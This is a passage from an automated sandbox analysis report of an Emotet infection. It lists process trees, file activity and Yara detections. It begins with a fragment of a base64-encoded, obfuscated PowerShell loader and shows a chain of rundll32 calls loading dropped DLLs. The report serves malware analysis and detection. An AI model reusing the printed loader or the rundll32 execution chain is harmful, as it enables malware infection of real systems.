gBoAG4AdwBlADkAMgApAC4AIgBsAGAAZQBuAGcAVABoACIAIAAtAGcAZQAgA DMANwA2ADUAMgApACAAewAmACgAJwByAHUAJwArACcAbgBkACcAKwAnAGwAb AAzADIAJwApACAAJABCAGgAbgB3AGUAOQAyACwAKAAnAEMAJwArACcAbwBuA CcAKwAnAHQAJwArACgAJwByAG8AJwArACcAbAAnACsAJwBfAFIAdQBuACcAK QArACgAJwBEACcAKwAnAEwATAAnACkAKQAuACIAVABvAGAAUwBUAHIASQBgA E4AZwAiACgAKQA7ACQATQA0ADcAVwA9ACgAJwBBADcAJwArACcAMQBKACcAK QA7AGIAcgBlAGEAawA7ACQARwA1ADIASgA9ACgAKAAnAEMAJwArACcAMgAwA CcAKQArACcAQwAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAElAMwAzAFQAP QAoACcAUQA5ACcAKwAnADYAVAAnACkA
Imagebase:	0x13f790000

File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2103844038.00000000003F6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2103894665.0000000001C16000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Ygyhlqt	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE84ABEC7	CreateDirectoryW
C:\Users\user\Ygyhlqt\Bx5jfmo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE84ABEC7	CreateDirectoryW
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE84ABEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 11 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........B................. ......=...........M.......M... ....M...................9..... ....z..... ....Rich...	success or wait	1	7FEE84ABEC7	WriteFile
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	8641	f8 ff ff eb 28 8b c6 c1 e8 10 50 0f b7 c6 50 ff 75 10 53 e8 35 f8 ff ff eb 13 8b c6 c1 e8 10 50 0f b7 c6 50 ff 75 10 53 e8 cb f9 ff ff 83 c4 10 8b 4d fc 5f 5e 33 cd 5b e8 ad 1b 00 00 c9 c2 10 00 55 8b ec 8b 45 0c 8b 4d 08 83 00 23 8b 01 8b 50 fc 2b c2 83 c0 fc 83 f8 1f 77 04 89 11 5d c3 e9 bf c6 00 00 55 8b ec 51 56 57 6a 10 8b f9 e8 ed f3 ff ff 8b f0 8d 45 fc 50 56 89 75 fc e8 32 f4 ff ff 8d 45 fc 50 8d 4e 04 51 e8 25 f4 ff ff 83 c4 14 89 37 5f 5e c9 c3 55 8b ec 83 ec 0c 8d 4d f4 e8 0a f5 ff ff 68 7c ac 04 10 8d 45 f4 50 e8 56 2f 00 00 cc 55 8b ec 51 53 56 57 8b 7d 08 8d 45 08 8b d9 50 8b 77 04 ff 73 04 89 75 fc e8 f0 f3 ff ff 8d 45 fc 50 8b 43 04 83 c0 04 50 e8 e0 f3 ff ff 8b 43 04 83 c4 10 83 63 04 00 89 47 04 89 06 5f 5e 5b c9 c2 04 00 56 8b f1 ff 36	....(.....P...P.u.S.5......... .P...P.u.S.........M._^3.[.... .....U...E..M...#...P.+....... w...]......U..QVWj...........E .PV.u..2....E.P.N.Q.%.......7 _^..U......M......h|....E.P.V/. ..U..QSVW.}..E...P.w..s..u.. ......E.P.C....P......C.....c...G ..._^[....V...6	success or wait	20	7FEE84ABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8315208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8315208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE843A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE84ABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	6	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE84069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE84069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE84ABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2548 Parent PID: 2300

General

Start time:	16:31:48
Start date:	13/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control_RunDLL
Imagebase:	0xff4c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	64	success or wait	1	FF4C27D0	ReadFile
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	264	success or wait	1	FF4C281C	ReadFile

Analysis Process: rundll32.exe PID: 2384 Parent PID: 2548

General

Start time:	16:31:48
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2107903712.0000000000B21000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2106786697.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2800 Parent PID: 2384

General

Start time:	16:31:49
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Slimgulabo\vhtbjtkrz.lpr', Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2109254352.0000000000261000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2108974608.0000000000190000.00000040.00000001.sdmp, Author: Joe Security

Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2792 Parent PID: 2800

General

Start time:	16:31:50
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bvjuzxolryfk\tucwdqbdtfe.wnx',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2111015590.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2111121616.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2748 Parent PID: 2792

General

Start time:	16:31:51
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bsmdm\ghwk.vcj',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2112719680.0000000000241000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2112674690.0000000000220000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1980 Parent PID: 2748

General

Start time:	16:31:52
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Anheubolw\yblyupae.she',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2115003226.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2114888366.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2452 Parent PID: 1980

General

Start time:	16:31:53
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bwaqczxvcucs\mfqhcresmvq.yyb',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2117620078.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2118054956.00000000006A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2836 Parent PID: 2452

General

Start time:	16:31:54
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvkklg\owmtf.xpy',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2121698890.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2121760438.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3068 Parent PID: 2836

General

Start time:	16:31:56
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eqlmzzdzvxl\jxrtnvzlrw.xix',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2124437516.0000000000161000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2124305408.0000000000140000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3060 Parent PID: 3068

General

Start time:	16:31:57
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qjhyis\vvyps.icm',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2355747254.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2355718078.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis